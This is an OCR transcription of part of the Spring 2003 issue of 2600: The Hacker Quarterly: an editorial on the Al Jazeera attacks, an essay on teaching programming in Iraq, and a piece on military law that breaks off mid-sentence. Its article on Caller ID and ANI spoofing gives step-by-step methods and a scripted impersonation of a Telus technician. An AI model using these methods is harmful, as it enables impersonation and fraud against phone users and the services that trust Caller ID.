


Volume Twenty, Number One!
Spring 2003, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

31>
0 74470 83158 7

" ...the essence of the evil government is that it anticipates bad conduct on the part of its citizens. Any government which assumes that the population is going to do something evil has already lost its franchise to govern. The tacit contract between a government and the people governed is that the government will trust the people and the people will trust the government. But once the government begins to mistrust the people it is governing, it loses its mandate to rule because it is no longer acting as a spokesman for the people, but is acting as an agent of persecution." - Philip K. Dick

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Photo
Jon Baldwin

Cover Design
Mike Essl

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc, Seraf**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, w3rd, Gehenna, Brilldon, Chibi-Kim**

IRC Admins: **Antipent, DaRonin, Digital Mercenary, Redhackt, Roadie, Setient, The Electronic Delinquent**

Inspirational Music: **Can, Max Edwards, Kraftwerk, Edith Piaf**

Dogs: **Fritz, Espresso, Sammy, Sophie, Sugar**

Shout Outs: **Wiley, Tamara, Mojo, Gweeds, New Orleans 2600, Etox, Maze, Darkstorm, Howling Flea, Kuroishi, Battery, w1nt3rmut3, Reba, Darcy, Alex**

Congratulations: **Kevin**

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER:
Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2003
2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $20 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-2002 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5.50 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Collateral

NOT IN OUR NAME

This is the kind of thing that nobody should be surprised by. Whenever there are times of national crisis, particularly those involving intense bouts of nationalism, we can expect to have the image of hackers twisted and manipulated to suit various parties' aims. Once again we find ourselves in a position of having to stand up against ignorant claims from a variety of sources.

Obviously, when there's a war going on (or invasion, which is probably a more accurate description at this point), there's going to be a lot of saber-rattling on all fronts. That's what it's all about, after all. Inevitably, though, this leads to distortions and misassumptions that desperately need correction.

Hackers as a group tend not to identify themselves with specific political parties or nationalities. As *individuals,* hackers are much the same as anyone else, although we've noticed that due to our thoughtful nature and unending battle with the authorities for basic rights, hackers tend to be more cynical than most. You will also find that, true to hacker form, we will ask more questions and tend to doubt the answers we're given until there is absolute proof of some sort. All that said, it would be extremely presumptuous for anyone to claim that hackers as a group support the war, oppose the war, are Bush loyalists, or Bush haters. Yet this is exactly what's happening and once again, we have the mass media to thank.

Unlike the Gulf War of 1991, there are now numerous voices and perspectives that the average person can get their hands on. The Internet has expanded greatly in the past decade and there has been a growing demand for foreign news coverage on television, a demand which is slowly (almost grudgingly) being met by the satellite companies and digital cable. And, while it would be rather arrogant to say how hackers view particular policies or countries, one thing we feel pretty comfortable concluding is that most in the hacker world see such diversity of opinion and perspective as a good thing. We tend to have enough faith in the individual to believe that they are capable of making up their own mind on an issue, rather than being spoonfed the answers via the media or any government.

But there are those who see such diversity as a threat because, for the first time, some alternative ideas may be creeping into the heads of people who may not have even *known* there was another side to a story. These are the people who want control and who see individual thought as an annoyance at best, a real danger at worst. We also believe it is safe to say that most people in the hacker world find that sort of thing repugnant, for the simple reason that this mindset by nature would see the very concept of hackers as one of the biggest threats of all.

So it was a bit ironic when we saw in our favorite mass media source that "hackers" were busy attacking Al Jazeera. Al Jazzera is a news channel from Qatar that has been broadcasting since 1996. Despite being in the Middle East, it has a distinctly Western style of broadcasting. This has been the source of much criticism in the region; their willingness to point out corruption has caused them problems in such places as Saudi Arabia and Iraq. And naturally, the fact that they are willing to give *any* time at all to stories and people that wouldn't be seen in the States has earned them all kinds of condemnations here. Recently, their stock market reporter (yes, Al Jazeera actually has a stock market update on the bottom of their screen) was banned from the New York Stock Exchange because of "security precautions" by authorities there. And the Bush administration has been highly critical of the network for not following the same guidelines as our own mass media, which refused to air gruesome pictures of war victims that Al Jazeera was able to obtain.

There's no doubt that this kind of broadcast would get some people upset. But then, there are lots of things about this conflict that are getting people upset. What the presence of Al Jazeera accomplished was the inclusion of a different, previously hard to see, perspective.

Since the network had been broadcast only in Arabic, we looked forward to having an English version of both the channel and their

website so people here would be better able to judge the content for themselves. That day arrived on March 24 when the English version of the website was finally launched. But the site never made it to our screens. A massive denial of service attack took the entire Al Jazeera domain off the net, making it impossible for anyone (at least in our part of the world) to see what was on their pages. A couple of days later, when their main page was finally back online, it was almost immediately defaced with an American flag and various words of pro-United States propaganda.

This was bad enough but when it started to be reported as something the hacker community was responsible for, it became a nightmare. Mail was pouring into our site from people thanking us for "taking care of the Arab scum" among other things. In yet another twisted way, the media was defiling the image of hackers, turning *us* into the Thought Police who had the gall to judge what people should see and eliminate anything that they didn't approve of.

Needless to say, this image didn't go over too well in the hacker community. It's well known and heavily documented that such actions as denial of service attacks and web page "hacking" have become so trivial that virtually anyone with the right script, sufficient bandwidth, or simply a strong agenda of some sort is capable of wreaking havoc on an intended target. The only hacker connection most likely occurred at the beginning, when whatever bug was exploited was discovered and revealed to the world. It's equivalent to a hacker figuring out (through endless experimenting and wasting of time) that holding down three keys at the same moment on an ATM will result in a $20 bill being released without being charged to an account. If the hacker released this information to the world and someone else comes along with the sole intent of stealing money, that second person is not a hacker in any sense of the word. They are simply a thief who heard of an exploit and decided to use it for their own purposes. In the same way, the people who took Al Jazeera off the net have got nothing to do with the hacker world. They simply exploited some well known security holes in order to achieve their objective - silencing a voice they didn't approve of.

Regardless of how we as individuals feel about what they are broadcasting and putting on their site, as hackers it should be obvious that any kind of authority imposing its beliefs on the rest of society is neither wanted nor needed. We don't know what the source of this shutdown was - the nature of the exploits tells us it could have been a bored kid or an angry government. The end result is the same.

Back during the American spy plane incident in China, we received a number of pieces of mail from people who wanted us to "take China off the net." Each email address resolved to various sites within the United States military. That told us that hackers are seen by such people as a weapon, to be used when needed and for whatever political and military goals they deem necessary. In the end, somebody accommodated these people and started all kinds of attacks on anything and everything in the .cn domain. And, predictably, the same thing happened in reverse. *That* told us that it didn't take a whole lot of skill to pull off a destructive act.

We have to be careful not to get drawn into this way of thinking, where hackers are seen as a military resource. Because there's a flipside to that definition. If we are a resource when we do their bidding, then we are a major threat when we don't. And it's in our nature not to be in a blind allegiance with *any* authority figure.

We believe hacker ingenuity *can* be used to create something positive, where resources are found when none appear to exist and creative minds figure out ways of making the impossible happen. Back in 1996, Yugoslavian radio station B92 was forced off the air by the dictatorial Milosevic regime for airing material not approved of by the authorities. Hackers helped them get their signal onto the Internet via The Netherlands which meant that the entire *world* was now able to hear them. They moved beyond the power of their government to silence them (since most government officials had little if any knowledge of the Internet).

What better message to send to the world than to ensure that no voice is silenced and that if somebody tries, a hundred others will spring up to undo the damage? It goes beyond what side of the fence you're on politically or what part of the world you're from. This kind of thing simply cannot be tolerated, particularly in the environment we find ourselves in now where truth seems particularly elusive. We may not like the message, we may not agree with it, but if what we allege to stand for is to have any value, we have to do everything possible to ensure it isn't silenced.

ANI AND CALLER ID Spoofing

by Lucky225
lucky225@2600.com
www.verizonfears.com

This article will explain many methods of Caller ID and ANI spoofing that can still be used as of today. I have also included a brief FAQ for those of you who may not be familiar with the terminology which should help you understand this article more. I hope that this article will make many of you aware that Caller ID and ANI, although often great tools, can also be a waste of your time and money.

Please don't confuse this article with past ones I've written. While I mention techniques I have used in the past, I also include up to date accurate information. This is meant to be a reference article on how caller ID and ANI can be spoofed, as well as on how they've been spoofed in the past. All of those telco techs out there who claim it can't be done will find definite proof that it has been. You will also find some useful links at the end of this article. Enjoy.

FAQ

So, just what is ANI? ANI stands for Automatic Number Identification. ANI is a service feature that transmits a directory number or Billing Telephone Number (BTN) to be obtained automatically. In other words, your number is sent directly to wherever you are calling to automatically. Unlike Caller ID you cannot block this feature from happening.

What is flex ANI? Flexible ANI provides "II" (identification indicator) digits that identify the class of service of the phone you are calling from. Flex ANI is transmitted as II digits + BTN.

What are ANI "II" digits? Identification Indicator digits describe the class of service of the telephone. Some examples are:
00 "POTS" (plain old telephone service) or home phone
07 Restricted line
27 ACTS payphone
29 Prison phone
62 Cellular phone
70 Cocot Payphone

What is an ANAC? ANAC stands for Automatic Number Announcement Circuit. This is a phone number you can call that will ring into a circuit that announces the ANI number you are calling from. Examples of ANACs are 800-555-1140 and 800-555-1180. When you call these numbers you will get an ARU (Audio Response Unit). This is the circuit that announces your ANI. The ARU will say the following: "The ARU ID is [id], your line number is [trunk number], the DNIS is [DNIS number], the ANI is [II digits followed by ANI]."

ARU ID: Audio Response Unit ID number. This identifies which ARU in a group of ARUs you reached.

Line number: The trunk you came in on.

DNIS: Dialed Number Identification Service - tells you which number you called (i.e., 800-555-1140 is 03122, 800-555-1180 is 03125).

ANI: II digits followed by ANI.

What is a BTN? BTN is the Billing Telephone Number, a phone number which charges are to be billed to. It is not necessarily the phone number of the line you are calling from.

What is Pseudo ANI? Pseudo ANI or PANI is a unique non-dialable number used to route cellular calls. PANI is used by 911 operators to find the cell site and sector from which the cell phone is calling.

What is an ANI fail? An ANI fail is when no ANI is sent. Usually the area code of the tandem office completing the call will be sent. (For instance, if the tandem office is in 213 the ANI will be sent as II digits+213.)

How do ANI fails occur? ANI fails can occur when the tandem office completing a call didn't receive ANI from the central office originating the call. ANI fails can also be caused when ANI is intentionally not sent. This can happen by using a method called op diverting. Another way you can cause ANI fails is through the use of the AT&T long distance network. Simply dial 10-10-288-0 or dial 0 and ask your operator for AT&T. When AT&T comes on the line simply touch tone in a toll free number and the call will be completed with no ANI. Note however that this method is dependent upon the AT&T center you reach. Some AT&T centers still forward ANI, others send an AT&T BTN as ANI. But most AT&T centers currently don't forward ANI.

What is op diverting? Op diverting is a term that describes the process of intentionally causing an ANI fail by having your local operator dial the number you wish to reach. Most operator centers are not equipped to forward ANI and so they complete the call with no ANI.

What's the difference between ANI and Caller ID? ANI is the BTN associated with the telephone and is the direct number where you are calling from. Caller ID is usually the BTN but occasionally can be incorrect, i.e., the main number of a business instead of the actual number being called from. Another difference in ANI is that it shows the class of service of the phone number while Caller ID just shows the name and number.

Now that you have an idea of what ANI is and how it differs from Caller ID I will explain some methods for spoofing both of them.

Spoofing Caller ID

Method #1 - Using a PRI line. Major companies that have a PBX with many hundreds of lines hooked up to a Primary Rate ISDN (PRI) line can spoof Caller ID by setting the Caller ID number to whatever number they want for a given extension on that PBX by typing a simple command on the PBX's terminal.

Some telephone switches also use whatever Caller ID is sent from the PBX as ANI - a major hole in the telephone network that I hope will someday be fixed since the spoofed ANI can be billed for long distance calls! Telephone company billing records should be inadmissible for this reason. I hope the telcos have switch logs for backup!

Method #2 - Orangeboxing. Orangeboxing is Caller ID signal emulation through the use of a bell 202 modem, sound card software, or a recording of a Caller ID transmission. Orangeboxing is not very effective because you have to send the signal *after* the caller has answered their phone. However, through the magic of social engineering you could have one friend call a number and pretend he has reached a wrong number while sending a call waiting Caller ID signal fooling the victim into believing he is receiving another incoming call from the name and number spoofed and when the victim "flashes over" have your friend hand you the phone and continue with your social engineering.

Method #3 - Calling Cards. I learned this method from some phone phreaks on a party line a long time ago. I can't recall the name of the calling card company but all one has to do is provide a credit card as a method of payment to obtain a PIN. Once you have the PIN you just op divert or cause an ANI fail to the 800 number for the calling card and it will ask you to please enter the number you are calling from. You touch tone in *any* number you want, then it asks for your PIN and then what number you want to call. The person you call will see the number you touch toned in as the Caller ID for that call. If the number is in the same area as the caller, it will also show the name associated with the phone number.

Spoofing ANI

Spoofing ANI is a little more difficult than spoofing Caller ID unless you have access to a central office switch.

A few years ago when Verizon was still GTE here in California, the local "0" operator center was located close to me and they had the ability to send ANI without ANI fails. However, I found a test number on a DMS-100 Switch in Ontario that would give me a local "0" operator - only she'd see an ANI fail and have to ask me what number I was calling from. Any number I gave her would be used as ANI for any call I had her place. A while ago AT&T used to send ANI when you placed calls to toll free numbers through the AT&T network and you could only call 800 numbers that were hosted by AT&T. After *2600* published my article on how to spoof ANI by op diverting to 800-call-att, AT&T had their networked changed within a month. Their new network, however, just made it easier to cause ANI fails to toll free numbers. On the new network you could call any toll free number, not just AT&T hosted numbers, and there would be no ANI on the call, unless you were calling 800-call-att or a few other numbers that are internal numbers hosted by the call center itself. All you have to do to cause ANI fails to toll free numbers now is dial 10-10-288-0 and touch tone in the 800 number when AT&T comes on the line. This method of causing ANI fails is great because you don't have to speak to a live operator and you can even have your modem wardial 800 numbers without fear of your ANI being logged.

However there are some AT&T call centers that still forward ANI, and you may be able to reach them even if the call centers aren't in your area. Try op diverting to an AT&T language assistance operator. Since it is not likely that your call center will have a Tagalog speaking operator, you will get routed to a different AT&T center that does, possibly an AT&T center that still forwards ANI. If you get an AT&T center that still forwards ANI, you can spoof ANI by simply giving the operator the number you want to spoof as the number you are calling from and social engineering her into placing a call to the toll free number you wish to call. Here are some AT&T language assistance numbers:

1 800 833-1288 Cantonese
1 800 233-7003 Hindi
1 800 233-8006 Japanese
1 800 233-8923 Korean
1 800 233-1823 Mandarin
1 800 233-8622 Polish
1 800 233-2394 Russian
1 800 233-9008 Spanish
1 800 233-9118 Tagalog
1 800 233-1388 Vietnamese

The best method for spoofing ANI and Caller ID is social engineering a Telus operator to do it for you. I stumbled upon this method when I was testing out a theory. In my previous *2600* article about spoofing ANI through AT&T I mentioned something known as the 710 trick. This was a method of making collect calls that the called party wouldn't be billed for. The way the 710 trick worked in the past was you'd op divert to 800-call-att and give the operator a 710 number as the number you were calling from and have her place a collect call to the number you want to call. The called party would never get a bill because 710 is a "non-existent" area code. AT&T does its billing rates by where the call is being placed from and to and because you used a 710 number, there were

undetermined rates. I was testing to see if the 710 trick also worked with a Canadian phone company called Telus. After testing it out, my friend in Canada dialed *69 and it read back the 710 number I gave the operator. This is how I discovered Caller ID spoofing was possible through Telus and I began to come up with a social engineering method to get them to place a call for me without selecting a billing method. I now know that it is also possible to spoof ANI through Telus.

Telus' toll-free "dial-around" is 1-800-646-0000. By simply calling this number with an ANI-fail you can give the operator any number as the one you are calling from. As of January 2003, Telus can now place calls to many toll free numbers and the ANI will show up as whatever number you say you're calling from. So by simply causing an ANI-fail to Telus' dial-around service you can spoof Caller ID *and* ANI to anyone you want to call. Not only that but if the person you are calling is in the same area as the number you are spoofing, the *name* and number show up on the Caller ID display. To cause an ANI fail to Telus all you have to do is op-divert to 1-800-646-0000 or dial 10-10-288-0 and touch tone 800-646-0000 when AT&T comes on the line.

You can social engineer the Telus operator to place a "test call" for you which is a free call with no billing. You simply tell the Telus operator at the beginning of the call that you are a "Telus technician" calling from [number to spoof] and need her to place a "Test call" to [number to call].

It goes something like this:

You pick up the phone and dial 10102880.

AT&T Automated Operator: "AT&T, to place a call..."

Touch tone 800-646-0000.

AT&T Automated Operator: "Thank you for using AT&T."

Ring.

Telus: "This is the Telus operator, Lisa speaking." (Or "This is the Telus operator, what number are you calling from?")

You: "Hi Lisa, this is the Telus technician. You should see an ANI failure on your screen. I'm calling from [number to spoof]. I need you to place a test call to [number to call]."

Telus: "Thank you from Telus."

What just happened was AT&T sent an ANI fail to Telus, you told the operator to key in your new number, Telus then placed the call and used the number you gave as both ANI and Caller ID!

Note about spoofing ANI to toll free numbers: Not all U.S. toll free numbers are accessible from Canadian trunks. So even though you are spoofing a U.S. number the call may not be able to be routed through Telus.

Of course, the social engineering method will probably become ineffective soon, although I've demonstrated this at H2K2 in July 2002 and it's now 2003 and it's still working. The spoofed Caller ID also shows up on collect calls (though I think you can only call people in Canada collect with this service), third party billing (would you accept a third party bill call if the Caller ID said your girlfriend's number and the op said she was the one placing the call?), and calling card calls, so you could even legitimately spoof Caller ID if you had a Telus calling card. The rates are pretty expensive though. But you can get one if you have Telus as your local phone company. If you live outside Canada you can pay with a credit card (you need a Canadian billing address though!). Call 1-800-308-2222 to order one.

The sad thing is that ANI spoofing and Caller ID spoofing are so easy, yet many companies use ANI and Caller ID as a security feature - Kevin Mitnick even stated in his book *The Art of Deception* that Caller ID was easy to spoof with ISDN PRI lines but that you can't spoof ANI (even though on certain switches it *will* spoof ANI). Here you can spoof Caller ID and ANI using simple social engineering that is very effective. T-mobile and Sprint PCS allow you to check your voice mail without entering your password if the Caller ID shows your cell phone number. Credit card companies allow you to activate credit cards simply by calling their toll free number with the ANI of the "home phone" number you put on their application. Some calling card companies allow you to access your calling card by simply calling from "your number." Some utility companies (including the phone company) allow you to set up online billing using only a call to one of their toll free numbers that use ANI to verify that you are calling from the phone number listed on the account. They activate your online billing with no further verification.

ANI and Caller ID can be nice tools for verification, but you should also verify other identifying information such as a social security number or PIN before letting just anyone calling from a certain number access your services.

Links

http://www.verizonfears.com - Verizown.
http://lab.digitol.net/callerid.html - Spoob Open Source Orangebox perl script and online CGI.
http://www.artofhacking.com/orange.htm - Shareware "Software Orange Box" for Windows.
http://www.codegods.net/cidmage - CIDMAGE Caller ID tone generator and FSK analyst.
http://www.testmark.com/develop/tml_callerid_cnt.html - Everything you ever wanted to know about caller ID.

by Chris McKinstry
http://www.chrismckinstry.com

On the face of it it seems rather odd. Why on earth would a hacker go to live in Iraq, the most isolated country in the world? Internet connections certainly must be hard to come by in a country where there are no ISPs and the sole provider of Internet services is the Ministry of Culture and Information. In fact, until halfway through the year 2000 the Ministry restricted Internet use to the government itself. In July of 2000 according to CNN and the BBC there was at least one Internet cafe in the center of Baghdad, but today I can find no evidence of this - backpackers.com lists zero as the count of Internet cafes in Iraq and google turns up zilch as well. Antarctica has better connectivity.

How can a modern hacker live without an Internet connection? And why would I go anyway?

The key to the answer to the first question is the word "modern" and the key to the answer of the second question is more complex but can be summarized with the words "teach" and "protest."

I am a modern hacker, but I've been interested in computers since I was a child in the early 1970s when "hack" meant "create" and not the current media corruption which essentially translates to "destroy."

This was a time when there were no visible computers and the government still decided who had ARPANET access. Around then, the first ads started appearing for Steve Jobs' and Steve Wozniak's Apple II - a useful configuration cost the same as taking a family to Europe (or the United States if you're European).

A real physical computer like the ones I saw in the magazines that taught me to program were simply out of the question. My only computer was imaginary. It existed only as a simulation in my head and in my notebook - the old fashioned paper kind.

My computer programs were just lists of commands and parameters on paper, much like those programs of the first hacker Alan Turing, who hand simulated the world's first chess program in the 1940s before the computers he fathered existed. Of course I gleaned my commands and parameters from magazines and trash cans while Turing seems to have gotten them from God.

The situation is much the same for Iraqi children today as it was for me in the 1970s, except the children of Iraq have no computer magazines to teach them to program and UN/US sanctions are killing them at the rate of 5,000-6,000 per month.

My plan of teaching and protest begins with a flight to Amman, Jordan sometime early in 2003, from where I will drive overland to Iraq even if bombs are falling. I will take no electronics. No computer. Not even a camera. Just pen and paper and my 1976 copy of David Ahl's *The Best of Creative Computing*. I will go from town to town and school to school teaching about programming and Alan Turing's imaginary computer and how to teach the same. If there is war, I will stand by my fellow pacifists at hospitals and water treatment plants, willing to die with Iraq's innocent citizens. If I live through a day's bombing, I will write to the world about it at night.

In a land where medicine and toys are blocked by UN/US sanctions and those who take it upon themselves to bring them in either risk 12 years in prison, a $1,000,000 fine, and a $250,000 administrative fine, I think even an imaginary computer will make a difference.

It is simply true that one day Iraq will return to the world, and if we do nothing now, an entire generation will be completely dysfunctional in this computer dominated world. As an individual person, I can't possibly smuggle in enough medicine or toys to make but the tiniest of difference. But as a hacker, I can smuggle in an idea - the idea of Alan Turing's imaginary computer - and try to infect a people's children with skill and hope.

by TC

In light of Agent Steal's article on getting busted by the feds that was published in *2600* in the late 90s, I thought I would write an article for the military audience and for those thinking of joining the military.

First, a little background information on military law. Those in the military are all covered under the Uniform Code of Military Justice (U.C.M.J.), which follows Title 10 of U.S. code. The U.C.M.J. became effective in 1951. Before that time, military personnel were covered under the Articles of War. The Articles of War was different, and one of those differences was that it did not allow persons under military jurisdiction to be subject to civilian law. You could say that is where the term "join the Army or go to jail" came from. Congress gave the executive branch control of this as it is the branch that controls the military, even though they have been known to stick their noses in it and make their own changes. This means the President can make changes to the U.C.M.J. at his discretion. The U.C.M.J. is also a separate legal entity so you cannot appeal your case to any federal civilian court except the Supreme Court.

Each branch of the military has its own law enforcement agencies. The Army has the Criminal Investigation Division (CID), Military Police Investigations (MPI), and Military Police (MP). The Air Force has Office of Special Investigations (OSI - not like on the *Six Million Dollar Man* TV series), and Security Police (SP). The Navy and Marines have Naval Investigative Service (NIS) and Shore Patrol (SP). These agencies have authority over government property, military installations, and military personnel throughout the world. The investigation agencies serve to investigate criminal activities that concern the military and its personnel. They are also known to work with federal and local law enforcement agencies, especially when it concerns military personnel or military property. Like every other policing agency, they also have their own undercover agents. Each branch even has their own customs agents overseas. They usually handle black marketing. Congress also has a directive or law that instructs that the military installation is to enforce state laws that the post is in. In fact, I will mention one incident that happened at Fort Sill, Oklahoma in January 1995. The state has a law that prohibits distributing certain kinds of pornographic materials. You may have heard about one case in Oklahoma City in the mid 1990s concerning a couple who ran a BBS there. They got busted for selling the stuff on it. It was the same stuff that you can get from all those x-rated producers in California. Oklahoma, being in the "Bible Belt," decided to ban hard-core porn. In the Fort Sill and Lawton area, local law and the CID got together and busted a couple of people that had BBSs on Fort Sill with some porn on their systems that people could download. One of them decided to become a snitch in order to get out of trouble and they only ended up with a Bad Conduct Discharge.

These investigative agencies are known to use coercion tactics to get people to talk. Coercion is difficult to prove so I would suggest to anyone that they not say anything to them at all, no matter what they say to you. Of course, if you do ever get yourself into a situation where they want to interrogate you, ask for an attorney. They are provided free of charge and you do not need an appointment to see one. The biggest thing that gets people convicted is their own mouth.

Even if you just *think* you are under investigation, go see a military attorney at once at your

nearest Trial Defense Service on post. The only problem with these free attorneys is that they do not have a big legal staff to assist them, so they do all the casework themselves. That makes presenting your case difficult.

I should cover some of the rights of military personnel - or lack of rights. Like everyone else, members of the military have the same basic rights. There are a few differences though. One right that is unavailable is the Fifth Amendment right to a Grand Jury indictment. The Fifth Amendment states, "No person shall be held to answer for a capital, or otherwise infamous crime, unless on a presentment or indictment of a grand jury, except in cases arising in the land or naval forces, or in the militia, when in actual service in time of war or public danger...." This issue has been before the Supreme Court and they have decided that military personnel do not have a right to a grand jury indictment. You of course get something similar which I shall explain later.

The military also has loopholes when it comes to unreasonable searches and seizures. Any time a person comes onto a military installation it is considered a border crossing by law and all persons and vehicles are subject to a search. Personnel living in the barracks do have rights against unreasonable searches, but on the other hand commanders have the right to do a health and welfare inspection of everything that is under their command. That includes bringing drug sniffing dogs through and having selected individuals search through your stuff to find contraband that may affect the health and welfare of everyone there. Even if you collect knives, they are not supposed to be there and will be taken. Married people who live in family housing on post do have a lot more privacy, but it still is not too hard to get in there either. Your best bet for total privacy from the military is to get a place off post. Try not to get in trouble with your chain of command as they can direct where you can live if you are troublesome to them.

Once an investigation of you has been completed, the case is turned over to your chain of command for decision as to what should be done next. It could be nothing all the way to a general court-martial. So if the commander of that post decides he wants you court-martialed, it would be in the best interest of the other commanders in your chain to go along with his decision, if they value their careers.

There are many types of military justice to recommend against you. First, there is a general court-martial. A general court-martial may try any case and may impose any prescribed punishment, including the death sentence. Then there is a special court-martial. It may try offenses involving non-capital offenses made punishable to code. Next up is a summary court-martial. It can try and sentence persons guilty of more minor offenses. Last is non-judicial punishment. It is known as an Article 15, or in the case of the Navy and Marines, captain's mass. There are also three levels to this. First is field grade. Next is company grade. Last is a type of company grade, but it doesn't count against you. The most you can get from an Article 15 is reduction of rank, forfeiture of pay, extra duty, and restriction.

If you have been recommended for general court-martial, you will next get your charges read to you by your commander. He will read each individual charge to you. I have heard from people who have had something like 200 charges who kept falling asleep during the boring ordeal. Note that you may have many Article 134 charges on your charge sheet. This article is known as the "catchall" article. If there is no other article under the U.C.M.J. to cover what you did, then the catchall will get you.

As soon as the charges have been read to you, the military has 120 days to bring you to trial, but with a catch. As soon as you are indicted, it is considered that you are brought to trial. At that time though you can immediately demand that you go to trial. This may be good if the military is not ready to proceed. Soon after the charges are read to you, you will have an Article 32 hearing. This is somewhat like a grand jury. It's like a mini trial, which you are present for. The purpose of the Article 32 is to determine if there is enough evidence to proceed with a court-martial. The problem with this is it is run by a selected officer who knows nothing about law or procedure. Since this person does not know what they are doing, they will certainly just come to the conclusion that the court-martial must go ahead. They do not want to go against that general who wants the court-martial to proceed (good career move).

After the Article 32, you now get ready for trial. During this time, the same general who wants you court-martialed also gets to select who will be on your jury! Do you smell setup or what? The military calls its jury a panel that consists of six members who are at least the

